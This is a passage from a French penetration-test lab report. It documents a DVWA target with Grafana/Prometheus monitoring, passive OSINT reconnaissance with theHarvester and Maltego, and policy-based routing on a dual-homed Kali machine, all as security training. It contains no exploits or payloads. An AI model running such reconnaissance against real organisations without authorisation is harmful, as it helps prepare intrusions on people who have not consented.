L'accès sur <http://localhost:8080/login.php> confirme la disponibilité de DVWA. La console d'administration Prometheus sur <http://localhost:9090/targets> atteste du statut UP des deux points de collecte cadvisor et prometheus. Le tableau de bord Grafana sur <http://localhost:3000> valide le fonctionnement de la chaîne de supervision avec l'affichage en temps réel des métriques CPU : cadvisor à 11.4% de moyenne et dvwa_target à 0.166% de moyenne.




FIGURE 12 — Interface login DVWA sur <http://localhost:8080>




FIGURE 13 — Console Prometheus : statut UP des targets cadvisor et prometheus




FIGURE 14 — Tableau de bord Grafana : CPU Usage cadvisor 11.4% / dwwa_target 0.166%

III.E. Synthèse de l'Architecture

L'infrastructure de laboratoire ainsi constituée présente une architecture à trois niveaux de sécurité fidèle aux environnements d'entreprise réels. Le cloisonnement par pfSense garantit l'isolation initiale des zones et force l'auditeur à progresser par étapes, depuis la zone externe jusqu'au cœur du réseau Active Directory. La pile de monitoring Prometheus/cAdvisor/Grafana offre une visibilité en temps réel sur l'impact système de chaque phase de l'audit, constituant une originalité majeure de ce projet par rapport aux approches de test d'intrusion conventionnelles.

IV. RECONNAISSANCE PASSIVE ET BASELINE SYSTÈME


Conformément à la méthodologie PTES, la première phase du test d'intrusion débute par une reconnaissance passive de type OSINT (Open Source Intelligence). L'objectif est de collecter un maximum d'informations sur le domaine cible mylab.local à partir de sources publiques accessibles en ligne, sans envoyer aucun paquet direct vers les serveurs cibles. En parallèle, la ligne de base système (baseline) est enregistrée via la pile de monitoring afin de disposer d'un point de référence pour mesurer l'impact des phases offensives suivantes.

IV.A. Enregistrement de la Baseline Système (Grafana / Prometheus)

Avant toute opération offensive, le cluster de conteneurs est démarré à l'aide de Docker Compose pour activer la collecte de métriques système via cAdvisor, Prometheus et Grafana.

IV.A.1. Démarrage des Services

L'exécution de la commande `docker compose up -d` confirme que l'ensemble des quatre conteneurs sont actifs : `prometheus`, `dvwa_target`, `grafana` et `cadvisor`.



```
(kali㉿kali)-[~/lab-pentest]
$ docker compose up -d
WARN[0000] /home/kali/lab-pentest/docker-compose.yml: the attribute `version`
is obsolete, it will be ignored, please remove it to avoid potential confusi
on
[+] Running 4/4
 ✓ Container prometheus   Running      0.0s
 ✓ Container dvwa_target  Running      0.0s
 ✓ Container grafana      Running      0.0s
 ✓ Container cadvisor     Started      0.9s

(kali㉿kali)-[~/lab-pentest]
$
```

FIGURE 15 — Terminal : `docker compose up -d` — 4 conteneurs Running (`prometheus`, `dvwa_target`, `grafana`, `cadvisor`)

IV.A.2. Mesure de l'Activité Initiale (Avant Reconnaissance)

Les tableaux de bord Grafana enregistrent l'état de repos de l'infrastructure avant tout déclenchement d'outil offensif. Trois indicateurs sont relevés.

Concernant l'utilisation CPU, l'activité processeur moyenne des services `grafana` et `prometheus` oscille à un niveau très bas, entre 2.85% et 2.95%. Le conteneur `dvwa_target` affiche quant à lui une charge quasi nulle.

Concernant la consommation mémoire, la mémoire vive reste stable sur l'ensemble des conteneurs, sans pic anormal détectable.

Concernant le trafic réseau, le trafic reçu et émis est quasi nul pour la cible `dvwa_target`, à 0 B/s, confirmant l'absence totale de sollicitation externe sur les conteneurs. Ces valeurs constituent la baseline de référence pour toutes les comparaisons ultérieures.




FIGURE 16 — Tableau de bord Grafana baseline : CPU 2.85%-2.95% (grafana/prometheus), mémoire stable, trafic réseau dvwa_target à 0 B/s

IV.B. Collecte d'Informations Passive avec theHarvester

L'outil d'OSINT theHarvester dans sa version 4.10.1 a été utilisé pour effectuer une recherche d'informations publiques portant sur les sous-domaines, les hôtes et les adresses e-mail. La démarche a été divisée en deux phases : une preuve de concept sur un domaine public réel, suivie de l'évaluation du domaine cible du laboratoire.

IV.B.1. Validation Fonctionnelle de l'Outil (Test sur google.com)

Pour vérifier le bon fonctionnement de theHarvester et s'assurer que les flux de collecte via les moteurs de recherche ne sont pas bloqués par la configuration réseau du laboratoire, une requête de test a d'abord été soumise sur le domaine public de référence google.com via le moteur DuckDuckGo avec la commande suivante.

```
theHarvester -d google.com -b duckduckgo
```

L'outil extrait avec succès 12 sous-domaines et hôtes publics parmi lesquels accounts.google.com, patents.google.com, support.google.com, trends.google.com et policies.google.com. Aucune adresse IP ni adresse e-mail n'est remontée via ce moteur. Ce résultat valide le bon fonctionnement opérationnel du script et la connectivité aux sources d'information publiques.

```
L$ theHarvester -d google.com -b duckduckgo
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*
* [ ASCII ART ]
*
* theHarvester 4.10.1
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****

[*] Target: google.com

[*] Searching Duckduckgo.

[*] No IPs found.

[*] No emails found.

[*] No people found.

[*] Hosts found: 12
-----
2Fencrypted.google.com
2Fpatents.google.com
2Fsupport.google.com
Encrypted.google.com
accounts.google.com
encrypted.google.com
ogads-pa.clients6.google.com
ogs.google.com
patents.google.com
policies.google.com
support.google.com
trends.google.com
```

FIGURE 17 — Résultat theHarvester sur google.com : 12 hosts trouvés via DuckDuckGo

IV.B.2. Évaluation du Domaine Cible (mylab.local)

La même méthodologie a ensuite été appliquée au domaine fictif simulé dans le laboratoire, en interrogeant deux sources distinctes.

La première interrogation cible le registre de certificats crtsh avec la commande theHarvester -d mylab.local -b crtsh. La seconde interroge le moteur de recherche DuckDuckGo avec la commande theHarvester -d mylab.local -b duckduckgo.

Dans les deux cas, le résultat est identique : aucun hôte, aucune adresse IP et aucune adresse e-mail ne sont remontés (No IPs/emails/people/hosts found).

IV.B.3. Synthèse et Analyse Comparative

Ce résultat est le comportement attendu et constitue une conclusion méthodologique importante. Contrairement au domaine public google.com, le domaine mylab.local est hébergé en réseau privé local et n'est pas indexé sur Internet. Aucune empreinte numérique n'est donc divulguée sur les moteurs de recherche ni dans les registres publics d'indexation de certificats SSL. La phase de reconnaissance passive confirme ainsi l'étanchéité totale du domaine d'entraînement vis-à-vis des sources OSINT publiques et démontre l'absence de fuite d'information externe avant le passage à la cartographie active.

IV.B.4. Impact Système Après theHarvester

Après l'exécution du scan passif, une inspection du tableau de bord Grafana mesure l'impact sur l'infrastructure. La charge processeur et mémoire de dvwa_target reste stable et au repos, avec un CPU à 0.23% et une consommation mémoire de 83.6 MiB. Le trafic réseau vers l'application cible n'a subi aucun pic de sollicitation, ce qui est cohérent avec une reconnaissance s'appuyant exclusivement sur des sources externes et distantes. L'attaque passive demeure ainsi totalement indétectable pour les équipements de surveillance réseau de la cible.




FIGURE 20 — Grafana post-theHarvester : dvwa_target CPU 0.23%, mémoire 83.6 MiB, trafic réseau nul

IV.C. Cartographie OSINT avec Maltego CE et Résolution des Contraintes Réseau

Maltego CE est un outil de cartographie graphique permettant de visualiser les relations entre domaines, adresses IP et serveurs de messagerie via l'exécution de requêtes automatisées appelées Transforms. Son déploiement dans notre environnement a nécessité la résolution préalable d'une contrainte d'isolation réseau propre à l'architecture dual-homed du laboratoire.

IV.C.1. Détection du Problème de Connectivité

Lors du lancement initial de Maltego CE, une erreur d'authentification et de connectivité est survenue avec le message « Error: Please check your network and proxy settings », empêchant l'application de générer le lien de connexion et d'atteindre les serveurs de Transforms.




FIGURE 21 — Erreur Maltego CE au lancement : Login link cannot be generated

IV.C.2. Identification de la Cause Racine

L'investigation a révélé que la machine d'attaque Kali Linux est configurée avec une architecture réseau dual-homed, c'est-à-dire deux cartes réseau actives simultanément. L'interface eth0 est connectée au sous-réseau interne du projet (192.168.10.0/24) sans accès à Internet. L'interface eth1 est connectée à la passerelle NAT (192.168.200.0/24) offrant l'accès au Web.

La machine utilisait par défaut l'interface eth0 du laboratoire, incapable de résoudre ou d'atteindre les destinations externes. Ce blocage a été confirmé en tentant d'interroger les serveurs de Maltego en ligne de commande. Ce n'est qu'en forçant explicitement l'utilisation de l'interface eth1 via la commande `curl --interface eth1 -I https://www.maltego.com` que la connexion HTTPS a pu aboutir avec un code de retour HTTP/2 200.

```
(kawtar@kawtar)~$ curl --interface eth1 -I https://www.maltego.com
HTTP/2 200
accept-encoding: gzip, compress, br
accept-ranges: bytes
age: 7075
cache-control: public,max-age=0,must-revalidate
cache-status: "Netlify Edge"; hit; ttl=31528925
content-security-policy: frame-ancestors 'self' *, object-src 'none', font-sr
c 'self' https://fonts.gstatic.com https://script.hotjar.com/, frame-src 'sel
f' https://www.google.com/ https://www.googletagmanager.com/ https://consent
cdn.cookiebot.com/ https://outlook.office365.com/ https://sflink.maltego.com/
https://www.youtube.com/ https://app.vwo.com/ https://www.youtube-nocookie.c
om/ https://forms.office.com/ https://maltego.jobs.personio.de/ https://cdn.o
penwidget.com/ https://open.spotify.com/ https://keycloak-invx.dev.maltego.co
m/ https://app.netlify.com/ https://identity.maltego.com/, img-src 'self' dat
a: https://analytics.twitter.com https://chart.googleapis.com https://company
.g2.com https://dev.visualwebsiteoptimizer.com https://px.ads.linkedin.com ht
tps://t.co https://useruploads.visualwebsiteoptimizer.com https://wingify-ass
ets.s3.amazonaws.com https://www.google.com https://www.google.com.br https:/
/imgsct.cookiebot.com/ https://www.google-analytics.com/ https://px4.ads.link
```

FIGURE 22 — `curl --interface eth1 -I https://www.maltego.com` → HTTP/2 200

IV.C.3. Implémentation du Routage Avancé (Policy-Based Routing)

Pour contraindre le trafic de Maltego à passer exclusivement par l'interface NAT eth1 tout en maintenant le trafic du laboratoire sur eth0, un routage basé sur la politique utilisateur (Policy-Based Routing, PBR) a été mis en place en trois étapes.

La première étape consiste en la création d'un utilisateur dédié nommé maltego avec la commande `sudo adduser maltego`. Cet utilisateur Linux spécifique reçoit l'UID 1001 et permet d'isoler les règles d'acheminement réseau à son identifiant.

La deuxième étape est la définition des routes dans la table de routage 100. Les sous-réseaux du laboratoire sont déclarés via eth0 avec les commandes suivantes.

```
sudo ip route add 192.168.10.0/24 dev eth0 src 192.168.10.50 table 100
sudo ip route add 192.168.50.0/24 via 192.168.10.1 dev eth0 table 100
sudo ip route add 192.168.145.0/24 via 192.168.10.1 dev eth0 table 100
sudo ip route add default via 192.168.200.2 dev eth1 table 100
```

La troisième étape est l'application de la règle de routage par UID avec la commande suivante, qui force tout le trafic généré par l'utilisateur maltego (UID 1001) à emprunter la table de routage 100 et donc l'interface eth1.

```
sudo ip rule add priority 100 uidrange 1001-1001 lookup 100
```

```

L$ sudo adduser maltego
[sudo] password for kawtar:
Sorry, try again.
[sudo] password for kawtar:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for maltego
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]

(kawtar@Kawtar)-[~]
$

(kawtar@Kawtar)-[~]
$ id maltego
uid=1001(maltego) gid=1001(maltego) groups=1001(maltego),100(users)

(kawtar@Kawtar)-[~]
$

(kawtar@Kawtar)-[~]
$ sudo ip route add 192.168.10.0/24 dev eth0 src 192.168.10.50 table 100

(kawtar@Kawtar)-[~]
$ sudo ip route add 192.168.200.0/24 dev eth1 src 192.168.200.128 table 100

(kawtar@Kawtar)-[~]
$ sudo ip route add 192.168.50.0/24 dev eth1 src 192.168.10.1 table 100
Error: Invalid prefsrc address.

(kawtar@Kawtar)-[~]
$ sudo ip route add 192.168.50.0/24 via 192.168.10.1 dev eth0 table 100

(kawtar@Kawtar)-[~]
$ sudo ip route add 192.168.145.0/24 via 192.168.10.1 dev eth0 table 100

(kawtar@Kawtar)-[~]
$ sudo ip route add default via 192.168.200.2 dev eth1 table 100

```

FIGURE 23 — Création utilisateur maltego et ajout des routes dans table 100

```

(kawtar@Kawtar)-[~]
$ sudo ip rule add priority 100 uidrange 1001-1001 lookup 100

(kawtar@Kawtar)-[~]
$ ip rule
0:      from all lookup local
100:    from all uidrange 1001-1001 lookup 100
32766:  from all lookup main
32767:  from all lookup default

(kawtar@Kawtar)-[~]
$ ip route show table 100
default via 192.168.200.2 dev eth1
192.168.10.0/24 dev eth0 scope link src 192.168.10.50
192.168.50.0/24 via 192.168.10.1 dev eth0
192.168.145.0/24 via 192.168.10.1 dev eth0
192.168.200.0/24 dev eth1 scope link src 192.168.200.128

(kawtar@Kawtar)-[~]
$ ip route get 8.8.8.8 uid 1001
8.8.8.8 via 192.168.200.2 dev eth1 table 100 src 192.168.200.128 uid 1001
cache

```

FIGURE 24 — ip rule : règle uidrange 1001-1001 lookup 100 active, ip route get 8.8.8.8 uid 1001 → via eth1

IV.C.4. Exécution des Transforms et Analyse Comparative

Une fois le routage PBR opérationnel, Maltego Graph dans sa version 4.11.3 a été utilisé pour effectuer des requêtes de reconnaissance.

Sur le domaine d'entraînement mylab.local, l'exécution de la Transform « To DNS Name — MX (mail server) » renvoie le message d'avertissement suivant dans le journal d'exécution : WARNING DNS record not found (from entity "mylab.local"). Ce résultat confirme le comportement attendu : le domaine local n'est pas enregistré auprès des serveurs DNS publics interrogés par les services externes de Maltego.




FIGURE 25 — Maltego Graph : entité mylab.local, Output WARNING DNS record not found

En guise de preuve de concept, le même test a été exécuté sur le domaine public google.com. La Transform a résolu et généré graphiquement l'enregistrement MX correspondant : smtp.google.com. Ce résultat valide à la fois le bon fonctionnement des Transforms et la connectivité réseau sortante via le routage PBR mis en place.




FIGURE 26 — Maltego Graph : entité google.com → enregistrement MX smtp.google.com

IV.C.5. Impact Système pendant Maltego (Grafana)

Le tableau de bord Grafana a été maintenu ouvert durant l'exécution des Transforms. Même pendant cette phase, la charge processeur du conteneur `dwva_target` reste quasi nulle avec une moyenne de 0.216% et un pic maximal de seulement 0.375%. Les variations relevées sur le graphique, notamment les pics CPU de `cAdvisor` montant jusqu'à 67.9%, sont uniquement dues au traitement en arrière-plan et au rafraîchissement des métriques de supervision par Grafana elle-même, et non à une sollicitation de la cible.

